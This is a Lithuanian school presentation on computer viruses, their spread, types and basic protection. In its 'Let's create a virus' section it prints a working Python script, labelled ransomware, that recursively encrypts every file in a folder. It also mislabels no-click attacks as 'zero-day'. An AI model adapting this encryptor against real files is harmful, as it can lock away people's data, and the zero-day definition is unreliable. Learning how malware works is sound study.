Kompiuteriu virusai ir antivirusines programos

Gustas savickas 7A, Vlado Jurgučio progimnazija (2022)

Turinys

- Kas yra virusas, ka jie daro?
- Kaip virusai dauginasi?
- Virusu tipai
- Kaip sukurti savo virusa
- Kaip apsisaugoti?
- Šaltiniai

Kas yra virusas?

Virusas tai: iš esmės keiksminga programa, PVZ: siekianti surinkti tavo informaciją, užšifroti tavo failus ir prašyti kriptovaliutos, kad juos atgautum.

Kaip virusai dauginasi?

- Per internetą, pvz... Jeigu piratuoji programas, siuntiesi PDF, .docx, ZIP failus.
- Per USB atmintinės, DVD diskus.
- WiFi, Bluetooth, GSM ir kitus bevielius ryšius (Auka nebūtinai turi paspausti kažką, tai vadinama „zero-day“)

Virusu tipai

- Ransomware – Šis tipas užšifruos tavo failus ir prašys kriptovaliutos ar kitu paslaugu, kad atgautum juos.
- Trojan – Šis tipas surinks tavo informacija, ja parduos arba pasinaudos banko kortelėmis.
- PUP – Šios programos iš iš-esmės „nekenkia“, tačiau jos visiškai nereikalingos ir turbūt renka tavo informaciją.
- Adware – Šis tipas „suleis“ papildom reklamų į svetaines sekdamas užsidirbti pinigų

Sukurkime virusa!

Sukurkime “ransomware” typo virusą. Naudosime programavimo kalba “Python”

Tik tiek tereikia!


```python
import os, sys
from cryptography.fernet import Fernet

aplankalas = 'test_dir'
visi_failai = []

def list_files(base_dir):
    global visi_failai
    for entry in os.listdir(base_dir):
        if entry == sys.argv[0] or entry == "key.key" or entry == "decrypt.py":
            continue
        if os.path.isdir(os.path.join(base_dir, entry)):
            list_files(os.path.join(base_dir, entry))
        elif os.path.isfile(os.path.join(base_dir, entry)):
            visi_failai.append(os.path.join(base_dir, entry))

key = Fernet.generate_key()
list_files(aplankalas)

with open("key.key", "wb") as keyfile:
    keyfile.write(key)

for file in visi_failai:
    with open(file, "rb") as raw_file:
        contents = raw_file.read()
    enc_contents = Fernet(key).encrypt(contents)
    with open(file, "wb") as raw_file:
        raw_file.write(enc_contents)

print("Užšifruoti failai:")
for names in visi_failai:
    print("{}".format(names))
```

Sukurto viruso poveikis:

labas!.txt - Notepad

File Edit Format View Help

Labas cia yra failas pries šifravima!



labas!.txt - Notepad

File Edit Format View Help

gAAAAABjKJvHFINCIb_nnp192dihlD_R-dGtg4GMhOds-8fsLQYWQzgsXVYYu7HtK

nuotrauka.png

It appears that we don't support this file format.

Kaip apsisaugoti?

- Naudoti “Windows Defender”.
- Skenuoti kompiuterį kas savaitę su “Malwarebytes”.
- Naudok savo smegeninės, jeigu rąšo kad “100% saugu”, tai tikriausiai nėra.

Daugeli rekomenduoja pirkti antivirusines, kad apsaugotu tiesiogiai. Tačiau daugeli patys yra „PUP“, tau turėtu užtekti „Malwarebytes Free“ ir „Windows Defender“.

Šaltiniai:

- Informacija – iš mano patirties
- Virusas – chhajedji (GitHub)

Ačiū už dėmesi!